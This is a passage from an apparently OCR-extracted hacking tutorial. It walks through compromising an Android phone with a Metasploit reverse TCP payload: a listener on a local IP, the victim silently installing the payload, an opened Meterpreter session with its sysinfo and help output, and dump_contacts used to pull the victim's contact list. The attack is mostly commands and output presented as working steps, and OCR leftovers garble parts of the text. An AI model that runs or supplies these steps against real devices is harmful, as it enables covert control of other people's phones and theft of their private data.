

Exploit target:
  Id  Name
  --  --
  0   Wildcard Target
      zphisher

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.12:6666
[*] Exploit failed [user-interrupt]: Interrupt
[*] exploit: interrupted
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.12:6666
[!] 
```


Android/Victim
Machine



Download and Install file.



When victim run this application/payload nothing show in victim machine and our side meterpreter sesion connect with reverse TCP. Then we successful Hack Victim/Android machine.



Meterpreter show victim system information: **meterpreter > sysinfo**

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.12:6666
[*] Sending stage (78179 bytes) to 192.168.1.17
[*] Meterpreter session 1 opened (192.168.1.12:6666 → 192.168.1.17:38090) at 2022-11-04 06:40:26 -0400

meterpreter > sysinfo
Computer       : localhost
OS            : Android 9 - Linux 4.19.110-android-x86_64-g066cc1d (x86_64)
Architecture   : x64
System Language: en_US
Meterpreter    : dalvik/android
meterpreter > 
```

Show all command for meterpreter perform: **meterpreter > help**


```
root@kali: /home/kali
File Actions Edit View Help
timestamp Manipulate file MACE attributes
meterpreter > help
Core Commands
Command      Description
?             Help menu
background    Backgrounds the current session
bg            Alias for background
bkill         Kills a background meterpreter script
bglist        Lists running background scripts
bgrun         Executes a meterpreter script as a background thread
channel      Displays information or control active channels
close         Closes a channel
detach        Detach the meterpreter session (for http/https)
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit          Terminate the meterpreter session
get_timeouts  Get the current session timeout values
guid          Get the session GUID
help          Help menu
info          Displays information about a Post module
irb           Open an interactive Ruby shell on the current session
load          Load one or more meterpreter extensions
machine_id   Get the MSF ID of the machine attached to the session
migrate      Migrate the server to another process
pivot        Manage pivot listeners
pry           Open the Pry debugger on the current session
quit          Terminate the meterpreter session
read          Reads data from a channel
resource     Run the commands stored in a file
run           Executes a meterpreter script or Post module
secure       (Re)Negotiate TLS packet encryption on the session
sessions     Quickly switch to another session
set_timeouts Set the current session timeout values
sleep         Force Meterpreter to go quiet, then re-establish session
ssl_verify    Modify the SSL certificate verification setting
transport    Manage the transport mechanisms
use           Deprecated alias for "load"
uuid          Get the UUID for the current session
write         Writes data to a channel

Stdapi: File system Commands
Command      Description
```

Commands
for
Meterpreter

Now we show Victim system's Contact list in our system using meterpreter.

meterpreter > dump_contacts



We can see victim all contact show in our system as text file.

